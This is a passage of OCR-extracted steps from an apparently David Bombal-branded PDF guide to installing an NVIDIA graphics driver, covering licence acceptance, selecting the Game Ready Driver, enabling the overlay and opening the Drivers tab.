
Install NVIDIA Graphics Driver

6. Click on the **License Agreement**, then click on **AGREE & CONTINUE**.




Install NVIDIA Graphics Driver

8. Wait for the installation to complete.



Install NVIDIA Graphics Driver


9. Select the **Game Ready Driver** and click **NEXT**.



DAVID BOMBAL
EDUCATE.MOTIVATE


Install NVIDIA Graphics Driver

10. Leave **Optimize games and creative applications** on and click **NEXT**.




Install NVIDIA Graphics Driver

11. **Enable the NVIDIA overlay** and click **DONE**.




Install NVIDIA Graphics Driver

12. Click on **Drivers**.



